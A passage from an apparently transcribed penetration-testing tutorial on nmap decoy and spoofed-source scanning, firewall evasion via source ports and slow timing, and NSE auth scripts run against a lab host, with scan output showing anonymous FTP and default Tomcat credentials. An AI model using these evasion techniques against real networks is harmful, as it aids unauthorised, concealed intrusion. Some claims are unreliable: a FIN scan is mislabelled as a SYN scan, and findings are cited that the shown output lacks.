


RND option create random IP addresses and all of those random IP addresses will be truly random, but if they had Wireshark and analyze all the packet they can see the real IP address, so this will most likely not work, they will recognize it as the true IP.

So how can we change this and make it seem like this is coming from five local IP addresses that belong to my home network, instead of running the command we specify five different IP addresses and in the end we should use my IP address and to specify the Kali-linux IP address, we can simply type me.

What this command will do is it will use these random IP addresses to scan the target, including our IP address.

$nmap -D 192.168.1.1,192.168.1.12,192.168.1.13,192.168.1.9,ME [target ip]



And they will never really realize that, which one is the correct IP address since they are getting flooded with a lot of them, and you can change the number, you can use more IP addresses if you want or less, but the point of this is, that in case you're scanning a target that is inside the same network as you use local IP addresses, and in case you're scanning the target, it is outside your network. You can use RND option, which will generate random IP addresses and the security will have a hard time figuring out which one is the correct one.

let's mention a few more options, and even though they are not that important, it is good to know they exist. So let's go through them, the first thing we got is [-S] this option is used to spoof your IP address, it will make your target think that someone else is scanning them, the problem with this is that you will not get results of a scan back since they will be sent to the IP address that you're trying to impersonate. So, for example, you can be trying to impersonate 8.8.8.8 and your target will be scanned with this IP address, or at least it will seem that the scan is coming from this IP address. For this option to work, you must also specify [-Pn]

And the reason why you might specify is first of all, the is used to assume that all hosts are online. So doesn't perform the ping scan to discover whether a host is up and running without this command this option would not work, and the reason is because your target will be scanned with this IP address, and we will not be able to get the packets back and see whether the target is on or off, that's why we will just assume that the target is online so we can scan them with a different IP address. Otherwise, we will never get the result, whether they are online, and sometimes with these two options, you must also run [-e] and its used to specify a network interface.

$nmap -S 8.8.8.8 -Pn -e eth0

You can specify the source port with [-g] option, this can sometimes help bypass the firewall, for example, a network administrator may set up a firewall and set the rule where all the traffic from a certain port is allowed, and with that, he's probably thinking that attackers won't be able to figure out from which port exactly, and if you perform a scan and send packets from the port that's allowed in the firewall rule, you successfully bypassed firewall, so it specified with [-g 4444] and then random phone number.

$nmap -g 4444 192.168.1.1

One last thing that we will mention that could help you in bypassing firewall is changing different scan types, we already covered some scan types and any of them could be useful to you sometimes, for example, in case you perform a SYN scan on a target machine and in case the SYN scan is blocked by the target's firewall, which would mean that they drop all SYN requests that try to initiate TCP connection, we could try to perform our SYN scan and SYN scan is read like [-sF] Now, you're probably confused because there are a lot of scans that we can do, and in case you don't have any networking background, you're probably wondering what SYN scan even means.

Well, thin SYN scan is just sending a SYN packet without any other flags, flags can be confusing sometimes, but with practice you will catch everything up. Just one advice I have is that every time you don't fully understand something, just Google it, that is how I learned as well, and all of these options that we covered can be combined with something called timing template, in the nmap manual, we can see [-T] comes with six different options or six different modes, and what's interesting for us regarding security vision are the first towboats which are zero and one also called paranoid and sneaky, and all of this, will help you in security, evasion and spoofing, what I would advise you to do is also read about other options in nmap manual.


Chapter 4

Welcome to vulnerability and Analysis Section.

We covered scanning and we managed to discover a bunch of information about our target, now we're going to use that information to discover whether our target has some vulnerabilities, first tool that we want to cover is going to be an already familiar tool, which is called and nmap, we learned nmap is used for scanning targets, but it can also perform vulnerability analysis and in some cases it can even perform exploitation with the help of different scripts, as this is advanced use of nmap, we should first explain what are these and nmap scripts? Well, nmap scripts are commonly used in scanning to detect different service vulnerabilities, it can also be used for brute force forcing attacks, it can be used to detect a malware on target machine, it is also used to collect even more information about databases and other network services so we can consider this section to be half


scanning and have vulnerability analysis, the goal of this lecture, however, will not be the vulnerability analysis, but to show you how we can run the scripts, and before we even run them, we need to know what are our available options. So where are those scripts? How do we run them? How do we know which scripts even exist? Inside of the Kali-linux, we can find all the scripts that nmap has inside of the directory, let's find it.

```
$ cd usr/share/nmap/scripts/
$ls
```




Here we can see there are a lot of them, let us test some of them out and see whether they give us any information about our target, now, running scripts comes with two different options, we can either specify one script to use in a scan or we can specify a group of scripts that we will use inside of a scan and to fully understand all the possible things that we can do with scripts using nmap. You should take a look at this page.

https://nmap.org



This is the official nmap page and it will give us a good explanation about script groups and the usage of nmap, if we scroll all the way down, here is the usage and examples.



Script Categories

NSE scripts define a list of categories they belong to. Currently defined categories are `auth`, `broadcast`, `brute`, `default`. `discovery`, `dos`, `exploit`, `external`, `fuzzer`, `intrusive`, `malware`, `safe`, `version`, and `vuln`. Category names are not case sensitive. The following list describes each category.

`auth`

These scripts deal with authentication credentials (or bypassing them) on the target system. Examples include `x11-access`, `ftp-anon`, and `oracle-enum-users`. Scripts which use brute force attacks to determine credentials are placed in the `brute` category instead.

`broadcast`

Scripts in this category typically do discovery of hosts not listed on the command line by broadcasting on the local network. Use the `newtargets` script argument to allow these scripts to automatically add the hosts they discover to the Nmap scanning queue.

`brute`

These scripts use brute force attacks to guess authentication credentials of a remote server. Nmap contains scripts for brute forcing dozens of protocols, including `http-brute`, `oracle-brute`, `snmp-brute`, etc.

`default`

These scripts are the default set and are run when using the `-sC` or `-A` options rather than listing scripts with `--script`. This category can also be specified explicitly like any other using `--script=default`. Many factors are considered in deciding whether a script should be run by default:

Speed

A default scan must finish quickly, which excludes brute force authentication crackers, web spiders, and any other scripts which can take minutes or hours to scan a single service.

Usefulness

Default scans need to produce valuable and actionable information. If even the script author has trouble explaining why an average networking or security professional would find the output valuable, the script should not run by default.

Verbosity

Nmap output is used for a wide variety of purposes and needs to be readable and concise. A script which frequently produces pages full of output should not be added to the `default` category. When there is no important information to report, NSE scripts (particularly default ones) should return nothing. Checking for an obscure vulnerability may be OK by default as long as it only produces output when that vulnerability is discovered.

Reliability

Many scripts use heuristics and fuzzy signature matching to reach conclusions about the target host or service. Examples include `sniffer-detect` and `sql-injection`. If the script is often wrong, it doesn't belong in the `default` category where it may confuse or mislead casual users. Users who specify a script or category directly are generally more advanced and likely know how the script works or at least where to find its documentation.


We get different script categories, which are script groups we can see that are currently defined categories like: broadcast, brute, default, discovery and many more and we can read about each and every one of them to see what each script group does, for example, the broad script group, it says these scripts are used to brute force attacks to guess authentication credentials of a

remote server, nmap contains scripts for brute forcing dozens of protocols, including HTTP-brute, Oracle-brute snmp-bruta and etc.


Let us test some of them out. Let us start with auth script group first, we can read these scripts, deal with authentication credentials or by passing them on the target system, examples include X-11 access, FTP, Anonymous and Oracle and some users. Now, these right here that you read are single script names, and these single scripts belong to this larger script group. it also says Scripts, which uses brute force attacks to determine credentials, are placed in the broad category instead. So, there are no scripts that are used for brute forcing and for the brute force thing simply means is running a bunch of usernames and passwords onto the target system to discover which one is the correct username and which one is the correct password. But more about brute forcing later on. For now, let us go and test some of these scripts to run a scan with a script group we can use

```
$ nmap --script auth 192.168.0.4 -sS
```


```
┌──(root💀kali)-[/home/ncim]
└─# nmap --script auth 192.168.0.4 -sS
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 14:38 EDT
Nmap scan report for 192.168.0.4
Host is up (0.00026s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```




OK, let us see whether our script managed to detect anything unusual. So we get the standard output of all the open ports and we also get some other information for some of the ports. For example, we get FTP enum and this FTP is just a single script name from the nmap. It tells us that anonymous FTP login is allowed. Under the SSH port, we get which authentication methods are supported, we get information for the SQL Port, he tells us that route account has empty password. This can also be very useful for us, we can see Tomcat:tomcat What does this mean? Well, this looks like a default Tomcat credentials, and if I go down, it tells us posts can script results. It says that this is a valid credential for Tomcat, it is for the service running on that port, let us check this out, this might be the first vulnerability that we find to check whether this is correct, we can go and open up Firefox and we are going to make a connection to our metasploitable on that port so first type IP address and then tomcat port



And here we get the official Apache Tomcat page, let's see whether we can find something interesting right here, and what we are looking for based on these credentials is a login screen. So Tomcat administration seems interesting. So let's click on it



